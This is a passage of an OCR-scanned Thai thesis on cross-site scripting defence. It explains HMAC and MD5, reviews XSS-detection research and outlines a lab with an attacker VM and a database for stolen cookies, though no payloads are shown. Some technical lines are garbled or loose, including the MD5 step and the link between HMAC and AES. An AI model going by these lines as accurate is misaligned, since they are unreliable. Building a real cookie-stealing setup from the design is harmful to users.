โดยผลลัพธ์ของ MD 5 จะได้ตัวเลขความยาว 128 บิต นอกจากนั้นก็มีฟังก์ชันแฮชที่มีชื่อเสียงรองลงมา ได้แก่ RIPEMD-160, HMAC

2.3 Hash Message Authentication Code (HMAC) [3]



ภาพที่ 2.3 กระบวนการตรวจสอบข้อมูลของ HMAC

แนวคิดของ HMAC คือ ยืนยันข้อความ (Message Authentication) ที่ถูกส่ง ต้องการผ่านระหว่างเครือข่าย ว่าข้อความที่ส่งไปนั้นมีการถูกเปลี่ยนแปลงแก้ไขหรือไม่ โดยขั้นตอนการทำงานสามารถอธิบายได้ดังภาพประกอบ ได้ดังนี้


1) ผู้ส่ง (User A) และผู้รับ (User B) จะต้องมี Key ที่ใช้สำหรับเข้ารหัสแบบสมมาตร ในที่นี้ คือ Advanced Encryption Standard (AES) [4] และเป็น Key ชุดเดียวกัน

2) ขั้นตอนในการส่งข้อมูล (Data) ผู้ส่งต้องเอา Data พร้อมกับ Key นำไปเข้า Hash Function จะได้ HMAC จากนั้นทำการส่งข้อมูลไปหาผู้รับโดยการส่ง Data และ HMAC ไปพร้อมกัน

3) ผู้รับได้รับข้อมูลคือ Data และ HMAC ผู้รับจะนำ Data พร้อมกับ Key ของผู้รับเองไปเข้า Hash Function แบบเดียวกันกับผู้ส่ง จะได้ HMAC' จากนั้นนา HMAC' ที่ได้ไปเปรียบเทียบกับ HMAC หากข้อมูลตรงกันแสดงว่า Data ที่ส่งมานั้นเป็นข้อมูลที่ไม่ได้มีการถูกเปลี่ยนแปลงแก้ไข ซึ่งมีความหมายในทางตรงกันข้ามหาก HMAC' และ HMAC ไม่ตรงกัน

2.4 กระบวนการทำงาน MD5 [5]

การทำงานของอัลกอริทึม MD5 จะมีการแบ่งข้อความต้นฉบับขนาดใด ๆ ออกเป็นกลุ่มบิต หลาย กลุ่มบิต ที่มีขนาด 512 บิต ตามลำดับ แต่ละกลุ่มบิตนี้จะถูกแบ่งย่อยออกเป็น 16 กลุ่มย่อย (Sub-block) กลุ่มบิตย่อยละ 32 บิต และเมื่อผ่านการดำเนินการตามที่กำหนดไว้ในอัลกอริทึม MD5 จนครบแล้วจะให้ผลลัพธ์เป็นเซตของกลุ่มบิตย่อยขนาด 32 บิต จำนวน 4 กลุ่ม เพื่อนำมารวมกันเป็นค่าแฮชผลลัพธ์ ขนาด 128 บิต ดังแสดงในภาพที่ 1



ภาพที่ 2.4 การทำงานของอัลกอริทึม MD5

MD5 [2] ถูกพัฒนามาจาก MD4 เพื่อให้มีความปลอดภัยที่สูงขึ้น ซึ่งมีกระบวนการทำงาน ดังนี้

2.4.1 การเพิ่มบิตเติมเต็ม (Appending padding bits)

การเพิ่มเติมบิตหลังข้อความ เมื่อทำการตัดบล็อกข้อความบล็อกละ 512 bits หากมีข้อความ บล็อกสุดท้ายไม่เต็มบล็อกให้ทำการเติมบิตให้เต็มบล็อกโดยเริ่มเติมให้เติม 1 ก่อนแล้วให้ใส่ 0 ต่อไปจนครบ แต่ให้เหลือพื้นที่ 64 bits ของบล็อกท้ายเพื่อไว้ใส่ขนาดข้อมูลจริง หากข้อความมีขนาด 512 bits พอดีก็ยังคงต้องเติมเพราะต้องมี พื้นที่ 64 bits ไว้ในบล็อกท้ายสุดเสมอเพื่อไว้ใส่ขนาด ข้อมูลจริง

2.4.2 เพิ่มค่าความยาว (Append Length)

การระบุขนาดความยาวของข้อความต้นฉบับ นำข้อความที่ผ่านขั้นตอนแรกที่เว้นพื้นที่ไว้ 64 bits บล็อกสุดท้ายมาระบุขนาดของข้อความต้นฉบับ ไม่นับรวมบิตเติมเต็ม ในกรณีต้นฉบับมีความยาวเกิน 264 จะนำเฉพาะ 64 bits ล่างสุดของความยาวมาต่อท้าย ผลลัพธ์ที่ได้จะเป็นข้อความที่มีขนาด 512 bits พอดี ซึ่งเทียบเท่ากับความยาว 16 words (1 word มีขนาดเท่ากับ 32 bits) กำหนดให้ข้อความนั้นประกอบด้วยบล็อกขนาด 512 bits ทั้งหมด L บล็อก แต่ละบล็อกประกอบด้วย 16 words เพราะฉะนั้น ข้อความจะมีจำนวนเวิร์ดทั้งหมด N = L x 16

2.4.3 กำหนดค่าเริ่มต้นกับบัฟเฟอร์ MD (Initialise MD buffer)

กำหนดค่าบัฟเฟอร์ขนาด 128 bits เพื่อนำไปคำนวณข้อความหรือค่าแฮช บัฟเฟอร์ถูกแบ่งออกเป็น 4 ส่วนย่อย ซึ่งเรียกว่า รีจิสเตอร์ (A := 0x01 23 45 67, B := 0x89 AB CD EF, C := 0xFEDC BA 98 และ D := 0x76 54 32 10) ซึ่งแต่ละส่วนมีขนาด 32 bits จากนั้น ทำการกำหนดค่าเริ่มต้นให้กับรีจิสเตอร์แต่ละตัวในรูปของตัวเลขฐาน 16

2.4.4 ประมวลผลข้อความบล็อกขนาด 16 words (Process message in 16 Words)

ในขั้นตอนนี้จะมีฟังก์ชั่นในการย่อขนาดข้อมูล มีการทำงาน 4 รอบ แต่ละรอบใช้ฟังก์ชั่นต่างกันและยังมีการใช้ตาราง T 64 ตัว มาช่วยในการคำนวณ ซึ่งจะมีการทำงานทั้งหมด 64 ขั้นตอนของแต่ละบล็อก ผลลัพธ์ที่ได้จากกระบวนการคือค่าที่อยู่ในรีจิสเตอร์ A, B, C และ D ในรอบสุดท้ายที่ทำงานส่งข้อมูลกลับไปบอก user ด้วยว่า up ไม่ได้

2.5 งานวิจัยที่เกี่ยวข้อง

2.5.1 การตรวจจับปัญหาครอสไซต์สคริปติ้งโดยใช้เว็บพร็อกซี่[6]

นำเสนอเกี่ยวกับวิธีการตรวจจับปัญหาครอสไซต์สคริปติ้งโดยใช้เว็บพร็อกซี่ในขณะที่เว็บไซต์ใช้งานจริง ณ ฝั่งเครื่องคอมพิวเตอร์ของผู้ใช้งาน โดยวิธีการตรวจจับและแก้ปัญหาส่วน

ใหญ่จะกระทำที่ฝั่งเครื่องบริการ แต่ปกติผู้ใช้งานทั่วไปจะไม่มีสิทธิ์ในการแก้ไขใดๆ บนฝ่ายเครื่องบริการ วัตถุประสงค์หลักในการทำงานระบบประยุกต์นี้คือแสดงผลความเสี่ยงของปัญหาครอสไซต์สคริปติ้ง เพื่อเป็นข้อมูลเพื่อให้ผู้ใช้งานตัดสินใจได้ว่าจะเข้าใช้งานเว็บระบบประยุกต์ดังกล่าวหรือไม่ ซึ่งผลลัพธ์ที่ได้จากระบบประยุกต์นั้นจะต้องเสียเวลาเพิ่มเติมในการตรวจสอบ

ผลสรุปเชิงคุณภาพ

ระบบประยุกต์ในเว็บพร็อกซี่ที่ได้ทำการพัฒนาขึ้นมานั้น สามารถทำการตรวจจับปัญหาครอสไซต์สคริปติ้งบนเว็บระบบประยุกต์ที่สร้างมาเพื่อทดสอบตามรูปแบบของกฎการป้องกันครอสไซต์สคริปติ้ง เฉพาะกฎข้อที่ 1-5 กฎละจำนวน 10 เว็บไซต์ รวมทั้งหมด 50 เว็บไซต์

Pattern	The number of attack	Runtime Detection
HTML Element Content	10	10
HTML Common Attributes	10	10
JavaScript Data	10	10
HTML Style Property	10	10
HTML URL Parameter	10	10

ภาพที่ 2.5 ตารางผลการทดลองตรวจจับปัญหาครอสไซต์สคริปติ้ง [6]

ผลสรุปเชิงประสิทธิภาพ

ผลการทดลองเปิดเว็บประยุกต์ทั่วไปให้สร้างเอกสารเอชทีเอ็มแอลจำนวน 10 เว็บไซต์ โดยเปิดไม่ผ่านการใช้งานเว็บพร็อกซี่ และเปิดผ่านการใช้งานเว็บพร็อกซี่ และนำเวลาที่ได้ทั้งหมดมาหาค่าเฉลี่ย


Samples	Avg. Time without Web Proxy	Avg. Time with Web Proxy
1	1,782 ms	3,008 ms
2	1,320 ms	2,886 ms
3	1,571 ms	3,310 ms
4	2,958 ms	4,625 ms
5	2,557 ms	4,001 ms
6	2,876 ms	4,513 ms
7	3,621 ms	5,792 ms
8	2,014 ms	3,979 ms
9	4,203 ms	7,818 ms
10	3,922 ms	7,380 ms
Average.	2,682.40 ms	4,731.20 ms

ภาพที่ 2.6 ตารางแสดงผลการทดลองตรวจจับเปรียบเทียบเรื่องเวลาที่ใช้งาน [6]

จากผลการทดสอบพบว่าระบบประยุกต์ในเว็บพร็อกซี่ที่พัฒนาขึ้นนั้น สามารถตรวจจับปัญหาครอสไซต์สคริปติ้งจากเว็บไซต์ตัวอย่างที่สร้างขึ้นจำนวน ได้ร้อยละ 100 แต่การใช้งานเว็บพร็อกซี่ก็จะใช้เวลาเพิ่มขึ้นแลกเปลี่ยนกับความปลอดภัยที่เพิ่มขึ้นด้วย

2.5.2 Automated removal of cross site scripting vulnerabilities in web applications [7]

Lwin Khin Shar และ Hee Beng Kuan Tan เสนอเครื่องมือกำจัดแบบอัตโนมัติเพื่อขจัดช่องโหว่ cross site script จากเว็บแอพพลิเคชัน เครื่องมือนี้จะติดตามการไหลของข้อมูลนำเข้าของผู้ใช้ไปจนกระทั่งเป็นข้อความออกของ HTML และระบุข้อความที่อาจมีช่องโหว่พร้อมกับกราฟการควบคุมการไหลเพื่อตรวจจับส่วนที่มีช่องโหว่ในโค้ดและใช้การจับคู่รูปแบบและการวิเคราะห์ข้อมูลเพื่อระบุบริบท HTML ที่มีการอ้างอิงข้อมูลของผู้ใช้ และกลไกการหลีกเลี่ยงที่จำเป็นเพื่อป้องกันการแทรกโค้ด จะดำเนินการสร้างซอร์สโค้ดและแทนที่เพื่อรักษาความปลอดภัยของข้อมูลที่มีความเสี่ยงโดยใช้ APIs หลบหลีกที่เหมาะสมโดยใช้เครื่องมือ saferXSS ที่พัฒนาขึ้นโดยพวกเขา




ภาพที่ 2.7 สถาปัตยกรรมของ saferXSS


เครื่องมือระบุข้อความที่มีช่องโหว่ซึ่งถูกตรวจพบว่าเป็นข้อผิดพลาด XSS และข้อความที่มีการเปลี่ยนแปลงในโค้ด ผู้เขียนได้ประเมินวิธีการที่นำเสนอขึ้นอยู่กับการทดลองบนเว็บแอพพลิเคชัน Java 5 โปรแกรม การรักษาความปลอดภัย XSSVs ใช้วิธีการหลบหนีที่เหมาะสม โดยใช้กฎการหลบหนีจาก ESAPI (Enterprise Security API) และใช้กระบวนการหลบหลีกและตรวจสอบ เพื่อทำให้โค้ดจากการโจมตี XSS ไม่เป็นผล

2.5.3 Enhanced Browser Defense for Reflected Cross-Site Scripting [11]

Bhawna Mewara1, Sheetal Bairwa2, Jyoti Gajrani3, Vinesh Jain4 เสนอและดำเนินการตามวิธีการเข้ารหัส เพื่อตรวจหาแอพพลิเคชันเว็บที่มีช่องโหว่ ผลลัพธ์พิสูจน์ว่าแนวทางที่เสนอให้ อัตราการตรวจจับการโจมตีมีความแม่นยำสูงขึ้น โดย การดำเนินการบล็อกการเรียกใช้สคริปต์ที่เป็นอันตราย XSS-Me



ภาพที่ 2.8 รายละเอียดของ XSS-ME เดิม




ภาพที่ 2.9 กระบวนการป้องกันใน XSS-ME ที่นำเสนอ

ป้องกันช่องโหว่ของ Cross-Site Scripting ทุกๆช่องโหว่ใน แอพพลิเคชันบนเว็บอาจเป็นการข่มขู่ ตัวกรอง XSS ฝั่งผู้ใช้งานจะต้องถูกรวมอยู่ในทุกๆเบราว์เซอร์เพื่อ ช่วยบรรเทาช่องโหว่ XSS งานวิจัยนี้ สรุปด้วยวิธีแก้ไขของฝั่งผู้ใช้งานใน Mozilla Firefox ที่ บรรลุความถูกต้องและมีประสิทธิภาพสูงโดยการเข้าขวางระหว่างตัวแยกวิเคราะห์ HTML และเครื่องมือ JavaScript ของเบราว์เซอร์ พร้อมกับการทดสอบอักขระพิเศษ วิธีแก้ไขการออกแบบที่นำเสนอช่วยเพิ่มอัตราการตรวจจับความเสี่ยง เพิ่มขึ้น 19%

บทที่ 3
วิธีการดำเนินงาน


ภาพรวมในการดำเนินงาน

สารนิพนธ์นี้จัดทำเพื่อแสดงรูปแบบการโจมตีครอสไซต์สคริปติ้ง (Cross-Site Scripting) โดยออกแบบระบบเพื่อใช้ในการทดสอบการโจมตี และเสนอวิธีการป้องกันการโจมตีครอสไซต์สคริปติ้ง (Cross-Site Scripting)ในฝั่งของเครื่องแม่ข่าย (Server) โดยมีภาพรวมในการดำเนินงาน ดังนี้



ภาพที่ 3.1 ภาพรวมในการดำเนินงาน

3.1 รูปแบบการเชื่อมต่อและติดตั้งเครื่องมือที่ใช้ในการทดสอบโดยรวม



ภาพที่ 3.2 รูปแบบการเชื่อมต่อระบบโดยรวม

3.1.1 เครื่องคอมพิวเตอร์ 3 เครื่อง ได้แก่

1. เครื่องคอมพิวเตอร์ที่จำลองเป็นเว็บเซิร์ฟเวอร์ (Web Server) (ติดตั้งบน Virtual Machine)
2. เครื่องคอมพิวเตอร์ที่ทำหน้าที่เป็นผู้โจมตี (ติดตั้งบน Virtual Machine)
3. เครื่องคอมพิวเตอร์ที่ทำหน้าที่เป็นผู้ใช้งาน

3.1.2 ติดตั้งโปรแกรม Appserv 2.5.10 ที่เครื่องคอมพิวเตอร์ที่จำลองเป็นเว็บเซิร์ฟเวอร์

3.1.3 โปรแกรม vmware workstation 10 เพื่อใช้สำหรับจำลอง Virtual machine ของเครื่องคอมพิวเตอร์ที่จำลองเป็นเว็บเซิร์ฟเวอร์ และ เครื่องคอมพิวเตอร์ที่ทำหน้าที่เป็นผู้โจมตี


3.1.4 Mozilla firefox version 53.0.3 (32-bit) เป็นเบราว์เซอร์สำหรับใช้ในการทดสอบ

3.2 การออกแบบฐานข้อมูล

3.2.1 ฐานข้อมูลของเว็บเซิร์ฟเวอร์จะแบ่งออกเป็น 2 ฐานข้อมูล คือ


1. Web System เป็นฐานข้อมูลไว้สำหรับเก็บข้อมูลต่างๆเกี่ยวกับเว็บไซต์

2. XSS_D เป็นฐานข้อมูลไว้เก็บข้อมูล hash เพื่อไว้ใช้สำหรับตรวจสอบความถูกต้องของไฟล์และข้อมูลในฐานข้อมูลว่าไม่ได้ถูกเปลี่ยนแปลงแก้ไข



ภาพที่ 3.3 ฐานข้อมูลเว็บเซิร์ฟเวอร์

3.2.2 ฐานข้อมูลของผู้โจมตี จะประกอบด้วยฐานข้อมูล XSS_Attack ที่ใช้สำหรับบันทึกค่า cookie ที่ขโมยได้จากผู้ใช้งานอื่นๆ



